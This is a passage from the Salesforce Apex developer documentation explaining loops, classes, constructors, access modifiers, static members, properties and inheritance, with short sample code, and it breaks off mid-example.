Unlike `do-while`, the `while` loop checks the Boolean condition statement before the first loop is executed. Consequently, it is possible for the code block to never execute.

As an example, the following code outputs the numbers 1 - 10 into the debug log:

```
Integer count = 1;

while (count < 11) {
    System.debug(count);
    count++;
}
```

For Loops

Apex supports three variations of the `for` loop:

- The traditional `for` loop:

  ```
  for (init_stmt; exit_condition; increment_stmt) {
      code_block
  }
  ```

- The list or set iteration `for` loop:

```
for (variable : list_or_set) {
    code_block
}
```

where **variable** must be of the same primitive or sObject type as **list_or_set**.

- The SOQL `for` loop:

```
for (variable : [soql_query]) {
    code_block
}
```

or

```
for (variable_list : [soql_query]) {
    code_block
}
```

Both **variable** and **variable_list** must be of the same sObject type as is returned by the **soql_query**.

📝 Note: Curly braces (`{ }`) are required around a **code_block** only if the block contains more than one statement.

Each is discussed further in the sections that follow.

IN THIS SECTION:

Traditional For Loops

List or Set Iteration for Loops

Iterating Collections

Traditional For Loops

The traditional `for` loop in Apex corresponds to the traditional syntax used in Java and other languages. Its syntax is:

```
for (init_stmt; exit_condition; increment_stmt) {
    code_block
}
```

When executing this type of `for` loop, the Apex runtime engine performs the following steps, in order:

1. Execute the **init_stmt** component of the loop. Note that multiple variables can be declared and/or initialized in this statement.

2. Perform the **exit_condition** check. If true, the loop continues. If false, the loop exits.

3. Execute the **code_block**.

4. Execute the **increment_stmt** statement.

5. Return to Step 2.

As an example, the following code outputs the numbers 1 - 10 into the debug log. Note that an additional initialization variable, `j`, is included to demonstrate the syntax:

```
for (Integer i = 0, j = 0; i < 10; i++) {
    System.debug(i+1);
}
```

List or Set Iteration for Loops

The list or set iteration `for` loop iterates over all the elements in a list or set. Its syntax is:

```
for (variable : list_or_set) {
    code_block
}
```

where **variable** must be of the same primitive or sObject type as **list_or_set**.

When executing this type of `for` loop, the Apex runtime engine assigns **variable** to each element in **list_or_set**, and runs the **code_block** for each value.

For example, the following code outputs the numbers 1 - 10 to the debug log:

```
Integer[] myInts = new Integer[]{1, 2, 3, 4, 5, 6, 7, 8, 9, 10};

for (Integer i : myInts) {
    System.debug(i);
}
```

Iterating Collections

Collections can consist of lists, sets, or maps. Modifying a collection's elements while iterating through that collection is not supported and causes an error. Do not directly add or remove elements while iterating through the collection that includes them.

Adding Elements During Iteration

To add elements while iterating a list, set or map, keep the new elements in a temporary list, set, or map and add them to the original after you finish iterating the collection.

Removing Elements During Iteration

To remove elements while iterating a list, create a new list, then copy the elements you wish to keep. Alternatively, add the elements you wish to remove to a temporary list and remove them after you finish iterating the collection.

📝 **Note:** The `List.remove` method performs linearly. Using it to remove elements has time and resource implications.

To remove elements while iterating a map or set, keep the keys you wish to remove in a temporary list, then remove them after you finish iterating the collection.

Classes, Objects, and Interfaces

Apex classes are modeled on their counterparts in Java. You'll define, instantiate, and extend classes, and you'll work with interfaces, Apex class versions, properties, and other related class concepts.

IN THIS SECTION:

1. Classes

   As in Java, you can create classes in Apex. A *class* is a template or blueprint from which objects are created. An *object* is an instance of a class.

2. Interfaces

   An *interface* is like a class in which none of the methods have been implemented—the method signatures are there, but the body of each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained in the interface.

3. Keywords

   Apex provides the keywords `final`, `instanceof`, `super`, `this`, `transient`, `with sharing` and `without sharing`.

4. Annotations

   An Apex annotation modifies the way that a method or class is used, similar to annotations in Java. Annotations are defined with an initial `@` symbol, followed by the appropriate keyword.

5. Classes and Casting

   In general, all type information is available at run time. This means that Apex enables *casting*, that is, a data type of one class can be assigned to a data type of another class, but only if one class is a subclass of the other class. Use casting when you want to convert an object from one data type to another.

6. Differences Between Apex Classes and Java Classes

   Apex classes and Java classes work in similar ways, but there are some significant differences.

7. Class Definition Creation

   Use the class editor to create a class in Salesforce.

8. Namespace Prefix

   The Salesforce application supports the use of *namespace prefixes*. Namespace prefixes are used in managed AppExchange packages to differentiate custom object and field names from names used by other organizations.

9. Apex Code Versions

   To aid backwards-compatibility, classes and triggers are stored with the version settings for a specific Salesforce API version.

10. Lists of Custom Types and Sorting

    Lists can hold objects of your user-defined types (your Apex classes). Lists of user-defined types can be sorted.

11. Using Custom Types in Map Keys and Sets

    You can add instances of your own Apex classes to maps and sets.

Classes

As in Java, you can create classes in Apex. A *class* is a template or blueprint from which objects are created. An *object* is an instance of a class.

For example, the `PurchaseOrder` class describes an entire purchase order, and everything that you can do with a purchase order. An instance of the `PurchaseOrder` class is a specific purchase order that you send or receive.

All objects have *state* and *behavior*, that is, things that an object knows about itself, and things that an object can do. The state of a PurchaseOrder object—what it knows—includes the user who sent it, the date and time it was created, and whether it was flagged as important. The behavior of a PurchaseOrder object—what it can do—includes checking inventory, shipping a product, or notifying a customer.

A class can contain variables and methods. Variables are used to specify the state of an object, such as the object's `Name` or `Type`. Since these variables are associated with a class and are members of it, they are commonly referred to as *member variables*. Methods are used to control behavior, such as `getOtherQuotes` or `copyLineItems`.

A class can contain other classes, exception types, and initialization code.

An *interface* is like a class in which none of the methods have been implemented—the method signatures are there, but the body of each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained in the interface.

For more general information on classes, objects, and interfaces, see http://java.sun.com/docs/books/tutorial/java/concepts/index.html

In addition to classes, Apex provides triggers, similar to database triggers. A trigger is Apex code that executes before or after database operations. See Triggers.

IN THIS SECTION:

1. Apex Class Definition

2. Class Variables

3. Class Methods

4. Using Constructors

5. Access Modifiers

6. Static and Instance Methods, Variables, and Initialization Code

    In Apex, you can have *static* methods, variables, and initialization code. However, Apex classes can't be static. You can also have *instance* methods, member variables, and initialization code, which have no modifier, and *local* variables.

7. Apex Properties

8. Extending a Class

    You can extend a class to provide more specialized behavior.

9. Extended Class Example

Apex Class Definition

In Apex, you can define top-level classes (also called outer classes) as well as inner classes, that is, a class defined within another class. You can only have inner classes one level deep. For example:

```
public class myOuterClass {
   // Additional myOuterClass code here
   class myInnerClass {
     // myInnerClass code here
   }
}
```

To define a class, specify the following:

1. Access modifiers:

    - You must use one of the access modifiers (such as `public` or `global`) in the declaration of a top-level class.

    - You do not have to use an access modifier in the declaration of an inner class.

2. Optional definition modifiers (such as `virtual`, `abstract`, and so on)

3. Required: The keyword `class` followed by the name of the class

4. Optional extensions and/or implementations

    Note: Avoid using standard object names for class names. Doing so causes unexpected results. For a list of standard objects, see Object Reference for Salesforce.

Use the following syntax for defining classes:

```
private | public | global
[virtual | abstract | with sharing | without sharing]
class ClassName [implements InterfaceNameList] [extends ClassName]
{
// The body of the class
}
```

- The `private` access modifier declares that this class is only known locally, that is, only by this section of code. This is the default access for inner classes—that is, if you don't specify an access modifier for an inner class, it is considered `private`. This keyword can only be used with inner classes (or with top level test classes marked with the `@isTest` annotation).

- The `public` access modifier declares that this class is visible in your application or namespace.

- The `global` access modifier declares that this class is known by all Apex code everywhere. All classes that contain methods defined with the `webservice` keyword must be declared as `global`. If a method or inner class is declared as `global`, the outer, top-level class must also be defined as `global`.

- The `with sharing` and `without sharing` keywords specify the sharing mode for this class. For more information, see Using the with sharing, without sharing, and inherited sharing Keywords on page 86.

- The `virtual` definition modifier declares that this class allows extension and overrides. You cannot override a method with the `override` keyword unless the class has been defined as `virtual`.

- The `abstract` definition modifier declares that this class contains abstract methods, that is, methods that only have their signature declared and no body defined.

> **Note:**
>
> - You cannot add an abstract method to a global class after the class has been uploaded in a Managed - Released package version.
>
> - If the class in the Managed - Released package is virtual, the method that you can add to it must also be virtual and must have an implementation.
>
> - You cannot override a public or protected virtual method of a global class of an installed managed package.
>
> For more information about managed packages, see What is a Package? on page 668.

A class can implement multiple interfaces, but only extend one existing class. This restriction means that Apex does not support multiple inheritance. The interface names in the list are separated by commas. For more information about interfaces, see Interfaces on page 78.

For more information about method and variable access modifiers, see Access Modifiers on page 66.

SEE ALSO:

    Documentation Typographical Conventions

    Salesforce Help: Manage Apex Classes

    Salesforce Help: Developer Console Functionality

Class Variables

To declare a variable, specify the following:

- Optional: Modifiers, such as `public` or `final`, as well as `static`.
- Required: The data type of the variable, such as String or Boolean.
- Required: The name of the variable.

- Optional: The value of the variable.

Use the following syntax when defining a variable:

```
[public | private | protected | global] [final] [static] data_type variable_name
[= value]
```

For example:

```
    private static final Integer MY_INT;
    private final Integer i = 1;
```

Versioned Behavior Changes

In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are annotated with `@namespaceAccessible`. For accessibility considerations, see NamespaceAccessible Annotation. For more information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages.

Class Methods

To define a method, specify the following:

- Optional: Modifiers, such as `public` or `protected`.
- Required: The data type of the value returned by the method, such as String or Integer. Use `void` if the method doesn't return a value.
- Required: A list of input parameters for the method, separated by commas, each preceded by its data type, and enclosed in parentheses `()`. If there are no parameters, use a set of empty parentheses. A method can only have 32 input parameters.
- Required: The body of the method, enclosed in braces `{}`. All the code for the method, including any local variable declarations, is contained here.

Use the following syntax when defining a method:

```
[public | private | protected | global] [override] [static] data_type method_name
(input parameters)
{
// The body of the method
}
```

> 📝 **Note:** You can use `override` to override methods only in classes that have been defined as `virtual` or `abstract`.

For example:

```
  public static Integer getInt() {
      return MY_INT;
  }
```

As in Java, methods that return values can also be run as a statement if their results aren't assigned to another variable.

User-defined methods:

- Can be used anywhere that system methods are used.
- Can be recursive.
- Can have side effects, such as DML `insert` statements that initialize sObject record IDs. See Apex DML Statements.
- Can refer to themselves or to methods defined later in the same class or anonymous block. Apex parses methods in two phases, so forward declarations aren't needed.

- Can be polymorphic. For example, a method named `example` can be implemented in two ways, one with a single Integer parameter and one with two Integer parameters. Depending on whether the method is called with one or two Integers, the Apex parser selects the appropriate implementation to execute. If the parser can't find an exact match, it then seeks an approximate match using type coercion rules. For more information on data conversion, see Rules of Conversion on page 49.

  📝 **Note:** If the parser finds multiple approximate matches, a parse-time exception is generated.

- Methods with a void return type are typically invoked as a standalone statement in Apex code. For example:

  ```
  System.debug('Here is a note for the log.');
  ```

- Can have statements where the return values are run as a statement if their results aren't assigned to another variable. This rule is the same in Java.

Passing Method Arguments by Value

In Apex, all primitive data type arguments, such as Integer or String, are passed into methods by value. This fact means that any changes to the arguments exist only within the scope of the method. When the method returns, the changes to the arguments are lost.

Non-primitive data type arguments, such as sObjects, are passed into methods by reference. Therefore, when the method returns, the passed-in argument still references the same object as before the method call. Within the method, the reference can't be changed to point to another object but the values of the object's fields can be changed.

The following are examples of passing primitive and non-primitive data type arguments into methods.

Example: Passing Primitive Data Type Arguments

This example shows how a primitive argument of type String is passed by value into another method. The `debugStatusMessage` method in this example creates a String variable, *msg*, and assigns it a value. It then passes this variable as an argument to another method, which modifies the value of this String. However, since String is a primitive type, it's passed by value, and when the method returns, the value of the original variable, *msg*, is unchanged. An assert statement verifies that the value of *msg* is still the old value.

```
public class PassPrimitiveTypeExample {
    public static void debugStatusMessage() {
        String msg = 'Original value';
        processString(msg);
        // The value of the msg variable didn't
        // change; it is still the old value.
        System.assertEquals(msg, 'Original value');
    }

    public static void processString(String s) {
        s = 'Modified value';
    }
}
```

Example: Passing Non-Primitive Data Type Arguments

This example shows how a List argument is passed by reference into the `reference()` method and is modified. It then shows, in the `referenceNew()` method, that the List argument can't be changed to point to another List object.

First, the `createTemperatureHistory` method creates a variable, *fillMe*, that is a List of Integers and passes it to a method. The called method fills this list with Integer values representing rounded temperature values. When the method returns, an assert statement verifies that the contents of the original List variable has changed and now contains five values. Next, the example creates a second List variable, *createMe*, and passes it to another method. The called method assigns the passed-in argument to a newly

created List that contains new Integer values. When the method returns, the original *createMe* variable doesn't point to the new List but still points to the original List, which is empty. An assert statement verifies that *createMe* contains no values.

```apex
public class PassNonPrimitiveTypeExample {

    public static void createTemperatureHistory() {
        List<Integer> fillMe = new List<Integer>();
        reference(fillMe);
        // The list is modified and contains five items
        // as expected.
        System.assertEquals(fillMe.size(),5);

        List<Integer> createMe = new List<Integer>();
        referenceNew(createMe);
        // The list is not modified because it still points
        // to the original list, not the new list
        // that the method created.
        System.assertEquals(createMe.size(),0);
    }

    public static void reference(List<Integer> m) {
        // Add rounded temperatures for the last five days.
        m.add(70);
        m.add(68);
        m.add(75);
        m.add(80);
        m.add(82);
    }

    public static void referenceNew(List<Integer> m) {
        // Assign argument to a new List of
        // five temperature values.
        m = new List<Integer>{55, 59, 62, 60, 63};
    }
}
```

Versioned Behavior Changes

In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are annotated with `@namespaceAccessible`. For accessibility considerations, see NamespaceAccessible Annotation. For more information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages.

Using Constructors

A *constructor* is code that is invoked when an object is created from the class blueprint. You do not need to write a constructor for every class. If a class does not have a user-defined constructor, a default, no-argument, public constructor is used.

The syntax for a constructor is similar to a method, but it differs from a method definition in that it never has an explicit return type and it is not inherited by the object created from it.

After you write the constructor for a class, you must use the `new` keyword in order to instantiate an object from that class, using that constructor. For example, using the following class:

```
public class TestObject {

   // The no argument constructor
   public TestObject() {
      // more code here
   }
}
```

A new object of this type can be instantiated with the following code:

```
TestObject myTest = new TestObject();
```

If you write a constructor that takes arguments, you can then use that constructor to create an object using those arguments.

If you create a constructor that takes arguments, and you still want to use a no-argument constructor, you must create your own no-argument constructor in your code. Once you create a constructor for a class, you no longer have access to the default, no-argument public constructor.

In Apex, a constructor can be *overloaded*, that is, there can be more than one constructor for a class, each having different parameters. The following example illustrates a class with two constructors: one with no arguments and one that takes a simple Integer argument. It also illustrates how one constructor calls another constructor using the `this(...)` syntax, also know as *constructor chaining*.

```
public class TestObject2 {

private static final Integer DEFAULT_SIZE = 10;

Integer size;

   //Constructor with no arguments
   public TestObject2() {
       this(DEFAULT_SIZE); // Using this(...) calls the one argument constructor
   }

   // Constructor with one argument
   public TestObject2(Integer ObjectSize) {
     size = ObjectSize;
   }
}
```

New objects of this type can be instantiated with the following code:

```
  TestObject2 myObject1 = new TestObject2(42);
  TestObject2 myObject2 = new TestObject2();
```

Every constructor that you create for a class must have a different argument list. In the following example, all of the constructors are possible:

```
public class Leads {

  // First a no-argument constructor
  public Leads () {}

  // A constructor with one argument
  public Leads (Boolean call) {}
```

```
  // A constructor with two arguments
  public Leads (String email, Boolean call) {}

  // Though this constructor has the same arguments as the
  // one above, they are in a different order, so this is legal
  public Leads (Boolean call, String email) {}
}
```

When you define a new class, you are defining a new data type. You can use class name in any place you can use other data type names, such as String, Boolean, or Account. If you define a variable whose type is a class, any object you assign to it must be an instance of that class or subclass.

Access Modifiers

Apex allows you to use the `private`, `protected`, `public`, and `global` access modifiers when defining methods and variables.

While triggers and anonymous blocks can also use these access modifiers, they aren't as useful in smaller portions of Apex. For example, declaring a method as `global` in an anonymous block doesn't enable you to call it from outside of that code.

For more information on class access modifiers, see Apex Class Definition on page 60.

📝 Note: Interface methods have no access modifiers. They're always global. For more information, see Interfaces on page 78.

By default, a method or variable is visible only to the Apex code *within the defining class*. Explicitly specify a method or variable as public in order for it to be available to other classes in the same application namespace (see Namespace Prefix). You can change the level of visibility by using the following access modifiers:

private
   This access modifier is the default, and means that the method or variable is accessible only within the Apex class in which it's defined. If you don't specify an access modifier, the method or variable is `private`.

protected
   This means that the method or variable is visible to any inner classes in the defining Apex class, and to the classes that extend the defining Apex class. You can only use this access modifier for instance methods and member variables. This setting is strictly more permissive than the default (private) setting, just like Java.

public
   This means that the method or variable is accessible by all Apex within a specific package. For accessibility by all second-generation (2GP) managed packages that share a namespace, use `public` with the `@NamespaceAccessible` annotation. Using the public access modifier in no-namespace packages implicitly renders the Apex code as @NamespaceAccessible.

   📝 Note: In Apex, the `public` access modifier isn't the same as it is in Java. This was done to discourage joining applications, to keep the code for each application separate. In Apex, if you want to make something public like it is in Java, you must use the `global` access modifier.

   For more information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages.

global
   This means the method or variable can be used by any Apex code that has access to the class, not just the Apex code in the same application. This access modifier must be used for any method that must be referenced outside of the application, either in SOAP API or by other Apex code. If you declare a method or variable as `global`, you must also declare the class that contains it as `global`.

   📝 Note: We recommend using the `global` access modifier rarely, if at all. Cross-application dependencies are difficult to maintain.

To use the `private`, `protected`, `public`, or `global` access modifiers, use the following syntax:

```
[(none)|private|protected|public|global] declaration
```

For example:

```
// private variable s1
private string s1 = '1';

// public method getsz()
public string getsz() {
    ...
}
```

Static and Instance Methods, Variables, and Initialization Code

In Apex, you can have *static* methods, variables, and initialization code. However, Apex classes can't be static. You can also have *instance* methods, member variables, and initialization code, which have no modifier, and *local* variables.

Characteristics

Static methods, variables, and initialization code have these characteristics.

- They're associated with a class.
- They're allowed only in outer classes.
- They're initialized only when a class is loaded.
- They aren't transmitted as part of the view state for a Visualforce page.

Instance methods, member variables, and initialization code have these characteristics.

- They're associated with a particular object.
- They have no definition modifier.
- They're created with every object instantiated from the class in which they're declared.

Local variables have these characteristics.

- They're associated with the block of code in which they're declared.
- They must be initialized before they're used.

The following example shows a local variable whose scope is the duration of the `if` code block.

```
Boolean myCondition = true;
if (myCondition) {
    integer localVariable = 10;
}
```

Using Static Methods and Variables

You can use static methods and variables only with outer classes. Inner classes have no static methods or variables. A static method or variable doesn't require an instance of the class in order to run.

Before an object of a class is created, all static member variables in a class are initialized, and all static initialization code blocks are executed. These items are handled in the order in which they appear in the class.

A static method is used as a utility method, and it never depends on the value of an instance member variable. Because a static method is only associated with a class, it can't access the instance member variable values of its class.

A static variable is static only within the scope of the Apex transaction. It's not static across the server or the entire organization. The value of a static variable persists within the context of a single transaction and is reset across transaction boundaries. For example, if an Apex DML request causes a trigger to fire multiple times, the static variables persist across these trigger invocations.

To store information that is shared across instances of a class, use a static variable. All instances of the same class share a single copy of the static variable. For example, all triggers that a single transaction spawns can communicate with each other by viewing and updating static variables in a related class. A recursive trigger can use the value of a class variable to determine when to exit the recursion.

Suppose that you had the following class.

```apex
public class P {
    public static boolean firstRun = true;
}
```

A trigger that uses this class could then selectively fail the first run of the trigger.

```apex
trigger T1 on Account (before delete, after delete, after undelete) {
      if(Trigger.isBefore){
          if(Trigger.isDelete){
             if(p.firstRun){
                 Trigger.old[0].addError('Before Account Delete Error');
                  p.firstRun=false;
               }
            }
         }
}
```

A static variable defined in a trigger doesn't retain its value between different trigger contexts within the same transaction, such as between before insert and after insert invocations. Instead, define the static variables in a class so that the trigger can access these class member variables and check their static values.

A class static variable can't be accessed through an instance of that class. If class `MyClass` has a static variable `myStaticVariable`, and `myClassInstance` is an instance of `MyClass`, `myClassInstance.myStaticVariable` isn't a legal expression.

The same is true for instance methods. If `myStaticMethod()` is a static method, `myClassInstance.myStaticMethod()` isn't legal. Instead, refer to those static identifiers using the class: `MyClass.myStaticVariable` and `MyClass.myStaticMethod()`.

Local variable names are evaluated before class names. If a local variable has the same name as a class, the local variable hides methods and variables on the class of the same name. For example, this method works if you comment out the `String` line. But if the `String` line is included the method doesn't compile, because Salesforce reports that the method doesn't exist or has an incorrect signature.

```apex
public static void method() {
String Database = '';
Database.insert(new Account());
}
```

An inner class behaves like a static Java inner class, but doesn't require the `static` keyword. An inner class can have instance member variables like an outer class, but there's no implicit pointer to an instance of the outer class (using the `this` keyword).

> 📝 **Note:** In API version 20.0 and earlier, if a Bulk API request causes a trigger to fire, each chunk of 200 records for the trigger to process is split into chunks of 100 records. In Salesforce API version 21.0 and later, no further splits of API chunks occur. If a Bulk API request causes a trigger to fire multiple times for chunks of 200 records, governor limits are reset between these trigger invocations for the same HTTP request.

Using Instance Methods and Variables

Instance methods and member variables are used by an instance of a class, that is, by an object. An instance member variable is declared inside a class, but not within a method. Instance methods usually use instance member variables to affect the behavior of the method.

Suppose that you want to have a class that collects two-dimensional points and plots them on a graph. The following skeleton class uses member variables to hold the list of points and an inner class to manage the two-dimensional list of points.

```apex
public class Plotter {

    // This inner class manages the points
    class Point {
        Double x;
        Double y;

        Point(Double x, Double y) {
            this.x = x;
            this.y = y;
        }
        Double getXCoordinate() {
            return x;
        }

        Double getYCoordinate() {
            return y;
        }
    }

    List<Point> points = new List<Point>();

    public void plot(Double x, Double y) {
        points.add(new Point(x, y));
    }

    // The following method takes the list of points and does something with them
    public void render() {
    }
}
```

Using Initialization Code

Instance initialization code is a block of code in the following form that is defined in a class.

```apex
{
    //code body
}
```

The instance initialization code in a class is executed each time an object is instantiated from that class. These code blocks run before the constructor.

If you don't want to write your own constructor for a class, you can use an instance initialization code block to initialize instance variables. In simple situations, use an ordinary initializer. Reserve initialization code for complex situations, such as initializing a static map. A static initialization block runs only one time, regardless of how many times you access the class that contains it.

Static initialization code is a block of code preceded with the keyword `static`.

```
static {

    //code body

}
```

Similar to other static code, a static initialization code block is only initialized one time on the first use of the class.

A class can have any number of either static or instance initialization code blocks. They can appear anywhere in the code body. The code blocks are executed in the order in which they appear in the file, just as they are in Java.

You can use static initialization code to initialize static final variables and to declare information that is static, such as a map of values. For example:

```
public class MyClass {

    class RGB {

        Integer red;
        Integer green;
        Integer blue;

        RGB(Integer red, Integer green, Integer blue) {
            this.red = red;
            this.green = green;
            this.blue = blue;
        }
    }

    static Map<String, RGB> colorMap = new Map<String, RGB>();

    static {
        colorMap.put('red', new RGB(255, 0, 0));
        colorMap.put('cyan', new RGB(0, 255, 255));
        colorMap.put('magenta', new RGB(255, 0, 255));
    }
}
```

Versioned Behavior Changes

In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are annotated with `@namespaceAccessible`. For accessibility considerations, see NamespaceAccessible Annotation. For more information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages.

Apex Properties

An Apex *property* is similar to a variable; however, you can do additional things in your code to a property value before it is accessed or returned. Properties can be used to validate data before a change is made, to prompt an action when data is changed (such as altering the value of other member variables), or to expose data that is retrieved from some other source (such as another class).

Property definitions include one or two code blocks, representing a *get accessor* and a *set accessor*:

- The code in a get accessor executes when the property is read.
- The code in a set accessor executes when the property is assigned a new value.

If a property has only a get accessor, it is considered read only. If a property has only a set accessor, it is considered write only. A property with both accessors is considered read-write.

To declare a property, use the following syntax in the body of a class:

```
Public class BasicClass {

    // Property declaration
    access_modifier return_type property_name {
        get {
            //Get accessor code block
        }
        set {
            //Set accessor code block
        }
    }
}
```

Where:

- *access_modifier* is the access modifier for the property. The access modifiers that can be applied to properties include: `public`, `private`, `global`, and `protected`. In addition, these definition modifiers can be applied: `static` and `transient`. For more information on access modifiers, see Access Modifiers on page 66.
- *return_type* is the type of the property, such as Integer, Double, sObject, and so on. For more information, see Data Types on page 24.
- *property_name* is the name of the property

For example, the following class defines a property named `prop`. The property is public. The property returns an integer data type.

```
public class BasicProperty {
    public integer prop {
        get { return prop; }
        set { prop = value; }
    }
}
```

The following code segment calls the BasicProperty class, exercising the get and set accessors:

```
BasicProperty bp = new BasicProperty();
bp.prop = 5;                        // Calls set accessor
System.assertEquals(5, bp.prop);   // Calls get accessor
```

Note the following:

- The body of the get accessor is similar to that of a method. It must return a value of the property type. Executing the get accessor is the same as reading the value of the variable.
- The get accessor must end in a return statement.
- We recommend that your get accessor not change the state of the object that it is defined on.
- The set accessor is similar to a method whose return type is void.
- When you assign a value to the property, the set accessor is invoked with an argument that provides the new value.
- When the set accessor is invoked, the system passes an implicit argument to the setter called `value` of the same data type as the property.
- Properties cannot be defined on `interface`.
- Apex properties are based on their counterparts in C#, with the following differences:

- – Properties provide storage for values directly. You do not need to create supporting members for storing values.
- – It is possible to create automatic properties in Apex. For more information, see Using Automatic Properties on page 72.

Using Automatic Properties

Properties do not require additional code in their get or set accessor code blocks. Instead, you can leave get and set accessor code blocks empty to define an *automatic property*. Automatic properties allow you to write more compact code that is easier to debug and maintain. They can be declared as read-only, read-write, or write-only. The following example creates three automatic properties:

```
public class AutomaticProperty {
    public integer MyReadOnlyProp { get; }
    public double MyReadWriteProp { get; set; }
    public string MyWriteOnlyProp { set; }
}
```

The following code segment exercises these properties:

```
AutomaticProperty ap = new AutomaticProperty();
ap.MyReadOnlyProp = 5;                    // This produces a compile error: not writable
ap.MyReadWriteProp = 5;                   // No error
System.assertEquals(5, ap.MyWriteOnlyProp);   // This produces a compile error: not readable
```

Using Static Properties

When a property is declared as `static`, the property's accessor methods execute in a static context. Therefore, accessors do not have access to non-static member variables defined in the class. The following example creates a class with both static and instance properties:

```
public class StaticProperty {
    private static integer StaticMember;
    private integer NonStaticMember;

    // The following produces a system error
    // public static integer MyBadStaticProp { return NonStaticMember; }

    public static integer MyGoodStaticProp {
      get {return StaticMember;}
      set { StaticMember = value; }
    }
    public integer MyGoodNonStaticProp {
      get {return NonStaticMember;}
      set { NonStaticMember = value; }
    }
}
```

The following code segment calls the static and instance properties:

```
StaticProperty sp = new StaticProperty();
// The following produces a system error: a static variable cannot be
// accessed through an object instance
// sp.MyGoodStaticProp = 5;

// The following does not produce an error
StaticProperty.MyGoodStaticProp = 5;
```

Using Access Modifiers on Property Accessors

Property accessors can be defined with their own access modifiers. If an accessor includes its own access modifier, this modifier overrides the access modifier of the property. The access modifier of an individual accessor must be more restrictive than the access modifier on the property itself. For example, if the property has been defined as `public`, the individual accessor cannot be defined as `global`. The following class definition shows additional examples:

```
global virtual class PropertyVisibility {
    // X is private for read and public for write
    public integer X { private get; set; }
    // Y can be globally read but only written within a class
    global integer Y { get; public set; }
    // Z can be read within the class but only subclasses can set it
    public integer Z { get; protected set; }
}
```

Extending a Class

You can extend a class to provide more specialized behavior.

A class that extends another class inherits all the methods and properties of the extended class. In addition, the extending class can override the existing virtual methods by using the override keyword in the method definition. Overriding a virtual method allows you to provide a different implementation for an existing method. This means that the behavior of a particular method is different based on the object you're calling it on. This is referred to as polymorphism.

A class extends another class using the `extends` keyword in the class definition. A class can only extend one other class, but it can implement more than one interface.

This example shows how the `YellowMarker` class extends the `Marker` class. To run the inheritance examples in this section, first create the `Marker` class.

```
public virtual class Marker {
    public virtual void write() {
        System.debug('Writing some text.');
    }

    public virtual Double discount() {
        return .05;
    }
}
```

Then create the `YellowMarker` class, which extends the `Marker` class.

```
// Extension for the Marker class
public class YellowMarker extends Marker {
    public override void write() {
        System.debug('Writing some text using the yellow marker.');
    }
}
```

This code segment shows polymorphism. The example declares two objects of the same type (`Marker`). Even though both objects are markers, the second object is assigned to an instance of the `YellowMarker` class. Hence, calling the `write` method on it yields a different result than calling this method on the first object, because this method has been overridden. However, you can call the `discount` method on the second object even though this method isn't part of the `YellowMarker` class definition. But it's part

of the extended class, and hence, is available to the extending class, `YellowMarker`. Run this snippet in the Execute Anonymous window of the Developer Console.

```
Marker obj1, obj2;
obj1 = new Marker();
// This outputs 'Writing some text.'
obj1.write();

obj2 = new YellowMarker();
// This outputs 'Writing some text using the yellow marker.'
obj2.write();
// We get the discount method for free
// and can call it from the YellowMarker instance.
Double d = obj2.discount();
```

The extending class can have more method definitions that aren't common with the original extended class. In this example, the `RedMarker` class extends the `Marker` class and has one extra method, `computePrice`, that isn't available for the `Marker` class. To call the extra methods, the object type must be the extending class.

Before running the next snippet, create the `RedMarker` class, which requires the `Marker` class in your org.

```
// Extension for the Marker class
public class RedMarker extends Marker {
    public override void write() {
        System.debug('Writing some text in red.');
    }

    // Method only in this class
    public Double computePrice() {
        return 1.5;
    }
}
```

This snippet shows how to call the additional method on the `RedMarker` class. Run this snippet in the Execute Anonymous window of the Developer Console.

```
RedMarker obj = new RedMarker();
// Call method specific to RedMarker only
Double price = obj.computePrice();
```

Extensions also apply to interfaces—an interface can extend another interface. As with classes, when an interface extends another interface, all the methods and properties of the extended interface are available to the extending interface.

Versioned Behavior Changes

In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are annotated with `@namespaceAccessible`. For accessibility considerations, see NamespaceAccessible Annotation. For more information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages.

Extended Class Example

The following is an extended example of a class, showing all the features of Apex classes. The keywords and concepts introduced in the example are explained in more detail throughout this chapter.

```
// Top-level (outer) class must be public or global (usually public unless they contain
// a Web Service, then they must be global)
public class OuterClass {

  // Static final variable (constant) – outer class level only
  private static final Integer MY_INT;

  // Non-final static variable - use this to communicate state across triggers
  // within a single request)
  public static String sharedState;

  // Static method - outer class level only
  public static Integer getInt() { return MY_INT; }

  // Static initialization (can be included where the variable is defined)
  static {
    MY_INT = 2;
  }

  // Member variable for outer class
  private final String m;

  // Instance initialization block - can be done where the variable is declared,
  // or in a constructor
  {
    m = 'a';
  }

  // Because no constructor is explicitly defined in this outer class, an implicit,
  // no-argument, public constructor exists

  // Inner interface
  public virtual interface MyInterface {

    // No access modifier is necessary for interface methods - these are always
    // public or global depending on the interface visibility
    void myMethod();
  }

  // Interface extension
  interface MySecondInterface extends MyInterface {
    Integer method2(Integer i);
  }

  // Inner class - because it is virtual it can be extended.
  // This class implements an interface that, in turn, extends another interface.
  // Consequently the class must implement all methods.
  public virtual class InnerClass implements MySecondInterface {

    // Inner member variables
```

75

```apex
   private final String s;
   private final String s2;

   // Inner instance initialization block (this code could be located above)
   {
      this.s = 'x';
   }

   // Inline initialization (happens after the block above executes)
   private final Integer i = s.length();

   // Explicit no argument constructor
   InnerClass() {
      // This invokes another constructor that is defined later
      this('none');
   }

   // Constructor that assigns a final variable value
   public InnerClass(String s2) {
     this.s2 = s2;
   }

   // Instance method that implements a method from MyInterface.
   // Because it is declared virtual it can be overridden by a subclass.
   public virtual void myMethod() { /* does nothing */ }

   // Implementation of the second interface method above.
   // This method references member variables (with and without the "this" prefix)
   public Integer method2(Integer i) { return this.i + s.length(); }
}

// Abstract class (that subclasses the class above). No constructor is needed since
// parent class has a no-argument constructor
public abstract class AbstractChildClass extends InnerClass {

  // Override the parent class method with this signature.
  // Must use the override keyword
  public override void myMethod() { /* do something else */ }

  // Same name as parent class method, but different signature.
